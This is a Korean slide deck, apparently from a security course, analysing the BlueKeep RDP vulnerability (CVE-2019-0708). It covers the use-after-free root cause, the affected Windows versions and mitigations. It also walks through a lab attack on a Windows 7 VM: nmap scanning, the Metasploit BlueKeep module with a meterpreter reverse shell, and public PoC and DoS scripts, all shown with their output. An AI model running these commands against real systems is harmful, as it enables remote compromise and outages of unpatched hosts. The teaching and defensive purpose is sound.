RDP 취약점(BlueKeep) 분석

22기 문 학 진

CONTENTS

Part 1.


RDP 취약점(BlueKeep)

1.1 RDP Protocol

Remote Desktop Protocol

원격 데스크톱 프로토콜

마이크로소프트사가 개발한 사유 프로토콜로,
다른 컴퓨터에 그래픽 사용자 인터페이스를 제공하는 프로토콜이다.
클라이언트는 윈도우 모바일을 비롯한 대부분의 마이크로소프트 윈도우 버전에 포함되어 있고,
리눅스, 유닉스, 맥 오에스 텐을 비롯한 여러 현대의 운영 체제에도 존재한다.
기본적으로 TCP 포트 3389을 사용한다.



1.2 CVE-2019-0708

BlueKeep

취약점 개요

윈도우 원격 데스크톱 서비스(Remote Desktop Service)를 이용해
정상적인 인증 단계를 거칠 필요 없이 원격에서 임의의 코드를 실행하는 취약점.

취약점 특성

워머블(Wormable)
웜처럼 증식이 가능하게 한다는 것으로 멀웨어 공격자들이 이를 활용할 경우 효율 높은 감염률을 기록.

이터널블루(EternalBlue)
패치 되지 않은 구형 윈도우 PC를 하이재킹 하기 쉽게 만들어주는 해킹 툴


워너크라이의 랜섬웨어 공격 방식과 워머블 취약점의 이터널블루를 악용하여 웜을 증식시킨다.

1.2 CVE-2019-0708

BlueKeep

취약점 원리

공격자는 특수하게 조작된 패킷을 전송하여 **채널 ID 값**을 RDP 서비스가 예상하지 않는 것으로 설정할 수 있으며, 이는 원격 코드 실행 조건을 만드는 **메모리 손상 버그**를 발생시킨다.
공격자가 이 결함을 이용하도록 설계된 패킷을 추적하기로 선택한 경우 시스템 사용자 권한을 통해 원격 코드 실행을 달성할 수 있다.
블루킵 취약점은 사전 승인 중에 발생하며 NT Authority\system에서 임의의 악성 코드를 실행할 수 있는 가능성이 있다.



1.2 CVE-2019-0708

BlueKeep

취약점 원리(termdd.sys – MS 보안 패치)

```
v3 = (volatile signed __int32 *)IcaFindChannelByName((int)v1, 5, v2 - 8);
if ( v3 )
{
  _InterlockedExchangeAdd(v3 + 2, 1u);
  ExEnterCriticalRegionAndAcquireResourceExclusive(v3 + 3);
  _IcaBindChannel(v3, 5, *(unsigned __int16 *)v2, *(_DWORD *)(v2 + 2));
  ExReleaseResourceAndLeaveCriticalRegion(v3 + 3);
  IcaDereferenceChannel((PVOID)v3);
  IcaDereferenceChannel((PVOID)v3);
  v1 = v12;
```

```
v3 = IcaFindChannelByName((int)v1, 5, (char *)v2 - 10);
v4 = (char *)v3;
if ( v3 )
{
  _InterlockedExchangeAdd((volatile signed __int32 *)(v3 + 8), 1u);
  ExEnterCriticalRegionAndAcquireResourceExclusive(v3 + 12);
  v5 = __stricmp(v4 + 148, "MS_T120");
  v7 = *v2;
  if ( v5 )
    IcaBindChannel(v4, 5, *((unsigned __int16 *)v2 - 1), v7);
  else
    _IcaBindChannel(v4, 5, 31, v7);
  ExReleaseResourceAndLeaveCriticalRegion(v4 + 12);
  IcaDereferenceChannel(v4);
  IcaDereferenceChannel(v4);
```

IcaBindChannel 함수 호출 전에 "**MS_T120**" 문자열이 존재할 경우 세 번째 인자가 강제로 31로 변경 되게 조치 하였다.


IcaBindChannel 함수는 **채널 번호**와 **채널 객체**를 바인딩 해주는 역할을 수행하는데, 이 때 "**MS_T120**" 채널이 **31번** 이외의 번호와 바인딩 되지 않도록 하기 위함이다.

1.2 CVE-2019-0708

BlueKeep

취약점 원리(UAF 취약점)

UAF(Use After Free) 취약점은 메모리 버그 중 하나로, 임의의 포인터가 비할당(free)된 객체를 참조하고 있다가 해당 메모리에 접근을 시도할 경우 발생하게 되며, 이를 통해 시스템 오동작을 일으키게 된다.



RDP 호스트가 MS_T120 채널을 요청할 경우,
임의의 번호와 MS_T120 객체가 바인딩 된다.
그런데 MS_T120 객체의 경우 이미 31번 채널이 할당된 상태이므로, 하나의 객체에 **두 개의 채널 번호**가 할당된다.
동작 중 **비할당(FREE)**된 객체를 참조할 경우 UAF 취약점이 발현된다.

1.2 CVE-2019-0708

BlueKeep

취약한 버전 목록


구분	버전
Windows XP	SP3 x86
	Professional x64 Edition SP2
	Embedded SP3 x86
Windows Server 2003	SP2 x86
	x64 Edition SP2
Windows 7	32-bit Service Pack 1
	64-bit Service Pack 1
Windows Server 2008	32-bit Service Pack 2
	64-bit Service Pack2
	Itanium Service Pack 1
	64-bit Service Pack 1

Part 2.

RDP 취약점(BlueKeep) Exploit

2.0 환경 구성

Victim(Windows 7 SP1)



<Windows 7 원격 허용>

2.0 환경 구성

Victim(Windows 7 SP1)

```
C:\Users\soldesk>netstat -anp tcp

활성 연결

  프로토콜  로컬 주소          외부 주소          상태
  TCP    0.0.0.0:23             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING
  TCP    192.168.10.132:139     0.0.0.0:0              LISTENING
```

<RDP PORT 확인>

2.1 MetaSploit Exploit

공격 스캔(nmap)

```
┌──(root💀kali)-[~]
└─# nmap -sV -p 3389 192.168.10.132
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-24 15:07 KST
Nmap scan report for 192.168.10.132
Host is up (0.00026s latency).

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server?
MAC Address: 00:0C:29:58:9A:92 (VMware)
```

<RDP PORT 확인>

2.1 MetaSploit Exploit

공격 스캔(MetaSploit)

```
msf6 > use auxiliary/scanner/rdp/rdp_scanner
msf6 auxiliary(scanner/rdp/rdp_scanner) > show options

Module options (auxiliary/scanner/rdp/rdp_scanner):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   DETECT_NLA       true             yes       Detect Network Level Authentication (NLA)
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  rdesktop         no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), range CIDR identifier, or hosts file with synt
                                               ax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)
   THREADS          1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/rdp/rdp_scanner) > set RHOSTS 192.168.10.132
RHOSTS ⇒ 192.168.10.132
msf6 auxiliary(scanner/rdp/rdp_scanner) > run

[*] 192.168.10.132:3389   - Detected RDP on 192.168.10.132:3389   (Windows version: 6.1.7601) (Requires NLA: No)
[*] 192.168.10.132:3389   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/rdp_scanner) >
```

2.1 MetaSploit Exploit

Exploit (windows/rdp/cve_2019_0708_bluekeep_rce)

```
msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
   RDP_CLIENT_NAME  ethdev           no        The client computer name to report during connect, UNSET = random
   RDP_DOMAIN                        no        The client domain name to report during connect
   RDP_USER                          no        The username to report during connect, UNSET = random
   RHOSTS                            yes       The target host(s), range CIDR identifier, or hosts file with synt
                                               ax 'file:<path>'
   RPORT            3389             yes       The target port (TCP)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.50    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
```

2.1 MetaSploit Exploit

Exploit (windows/rdp/cve_2019_0708_bluekeep_rce)

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic targeting via fingerprinting
   1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
   2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
   3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
   4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
   5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
   6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
   7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
   8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)


msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 5
target ⇒ 5
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 192.168.10.132
RHOSTS ⇒ 192.168.10.132
```

<RHOSTS, Target 설정>

2.1 MetaSploit Exploit

Exploit (windows/rdp/cve_2019_0708_bluekeep_rce)

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.10.50:4444
[*] 192.168.10.132:3389 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.10.132:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.10.132:3389   - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120
 channel.
[*] 192.168.10.132:3389   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.132:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 c
hannel.
[*] 192.168.10.132:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8028608000, Channel cou
nt 1.
[!] 192.168.10.132:3389 - ←―――――――――― | Entering Danger Zone | ――――――――――→
[*] 192.168.10.132:3389 - Surfing channels ...
[*] 192.168.10.132:3389 - Lobbing eggs ...
[*] 192.168.10.132:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.10.132:3389 - ←―――――――――― | Leaving Danger Zone | ――――――――――→
[*] Exploit completed, but no session was created.
```

<Exploit 성공>

2.1 MetaSploit Exploit

공격 결과

<Victim 시스템 다운>

2.2 Bluekeep Dos Tool

공격툴 분석

출처 : https://github.com/Ekultek/BlueKeep

```
┌──(root💀kali)-[~/BlueKeep]
└─# ls
README.md  bluekeep_dos.py  bluekeep_poc.py  requirements.txt  research
```

bluekeep_dos.py
피해자 PC에 Dos 패킷을 보내 Memory Crush를 발생시키게 하는 소스코드

blukeep_poc.py
공격하기 전 대상 시스템에 공격 가능 여부를 판단하기 위한 소스코드

2.2 Bluekeep Dos Tool

공격툴 분석(bluekeep_poc.py)

```
┌──(root💀kali)-[~/BlueKeep]
└─# python3 bluekeep_poc.py -i 192.168.10.132
[ + ] verifying RDP service on: 192.168.10.132
[ + ] successfully connected to RDP service on host: 192.168.10.132
[ + ] starting RDP connection on 1 targets


[ + ] sending Client MCS Connect Initial PDU request packet  ⟶
[ + ] ⟵   received 0x70 bytes from host: 192.168.10.132
[ + ] sending Client MCS Domain Request PDU packet  ⟶
[ + ] sending Client MCS Attach User PDU request packet  ⟶
[ + ] ⟵   received 0xb bytes from host: 192.168.10.132
[ + ] sending MCS Channel Join Request PDU packets  ⟶
[ + ] ⟵   received 0xf bytes from channel 1001 on host: 192.168.10.132
[ + ] ⟵   received 0xf bytes from channel 1002 on host: 192.168.10.132
[ + ] ⟵   received 0xf bytes from channel 1003 on host: 192.168.10.132
[ + ] ⟵   received 0xf bytes from channel 1004 on host: 192.168.10.132
[ + ] ⟵   received 0xf bytes from channel 1005 on host: 192.168.10.132
[ + ] ⟵   received 0xf bytes from channel 1006 on host: 192.168.10.132
[ + ] ⟵   received 0xf bytes from channel 1007 on host: 192.168.10.132
[ + ] sending Client Security Exchange PDU packets  ⟶
[ + ] ⟵   received 0x22 bytes from host: 192.168.10.132
[ + ] sending Client Confirm Active PDU packet  ⟶
[ + ] ⟵   received 0x1b9 bytes from host: 192.168.10.132
[ + ] sending Client Synchronization PDU packet  ⟶
[ + ] sending Client Control Cooperate PDU packet  ⟶
[ + ] sending Client Control Request PDU packet  ⟶
[ + ] sending Client Persistent Key Length PDU packet  ⟶
[ + ] sending Client Font List PDU packet  ⟶
[ + ] ⟵   received 0x24 bytes from host: 192.168.10.132
[ + ] closing the connection now, this is a PoC not a working exploit
```

2.2 Bluekeep Dos Tool

공격툴 분석 – Wireshark (bluekeep_poc.py)

ip.addr == 192.168.10.132

No.	Source	SrcPort	Destination	DstPort	Protocol	Length	Info
…	192.168.10.50	51484	192.168.10.132	3389	TLSv1	170	Client Hello
…	192.168.10.132	3389	192.168.10.50	51484	TLSv1	886	Server Hello, Certificate, Server Hello Done
…	192.168.10.50	51484	192.168.10.132	3389	TCP	66	51484 → 3389 [ACK] Seq=124 Ack=840 Win=64128 Len=0 TSval=860894351 TSecr=19638
…	192.168.10.50	51484	192.168.10.132	3389	TLSv1	392	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
…	192.168.10.132	3389	192.168.10.50	51484	TLSv1	125	Change Cipher Spec, Encrypted Handshake Message
…	192.168.10.50	51484	192.168.10.132	3389	TCP	66	51484 → 3389 [ACK] Seq=450 Ack=899 Win=64128 Len=0 TSval=860894355 TSecr=19638

<3389포트로 RDP 원격 요청과 SSL/TLS 연결 요청>

2.2 Bluekeep Dos Tool

공격툴 공격(bluekeep_dos.py)


```
┌──(root💀 kali)-[~/BlueKeep]
└─# python3 bluekeep_dos.py -h
usage: bluekeep_dos.py [-h] [-i IP[IP,IP, ... ]] [-p PORT] [-a ARCHITECTURE] [-t AMOUNT] [-w SECONDS] [-v]

optional arguments:
  -h, --help            show this help message and exit
  -i IP[IP,IP, ... ], --ip IP[IP,IP, ... ]
                        Pass a list of IP addresses separated by a comma or a single IP address (*default=None)
  -p PORT, --port PORT  Specify the target port number (*default=3389)
  -a ARCHITECTURE, --arch ARCHITECTURE
                        Pass the architecture of the target you are attacking (*default=64)
  -t AMOUNT, --dos-times AMOUNT
                        Pass how many times you want to DoS the target before exiting (*default=1)
  -w SECONDS, --wait-time SECONDS
                        Pass how long you want to wait in between DoS's (*default=0)
  -v, --verbose         Show the received packets (*default=False)
┌──(root💀 kali)-[~/BlueKeep]
└─# python3 bluekeep_dos.py -t 100 -i 192.168.10.132
[+] DoSing target: 192.168.10.132 a total of 100 times
[+] DoS attempt: 1
[+] establishing initialization
[+] sending ClientData PDU packets
```

<Dos 공격 실행>

2.1 Bluekeep Dos Tool

공격 결과



<Victim 시스템 다운>

Part 3.

RDP 취약점(BlueKeep) 대응 방안

3.1 대응 방안

보안패치

- 최신 버전의 윈도우로 업데이트
- 윈도우 XP, 윈도우 서버2003, 윈도우 서버2008 R2 등 취약한 서버 패치 대상

서비스 접근제어

- RDP를 Public Internet에 노출 시키지 않고 RDP설정을 변경 하여 LAN이나 VPN장치만 접근 가능하도록 제한

NLA 활성화

- Network Level Authentication
- NLA은 블루킵을 부분적으로 완화 가능
- NLA 원격 세션이 연결되기전에 사용자에 대한 인증을 요청

Q&A

감사합니다

22기 문학진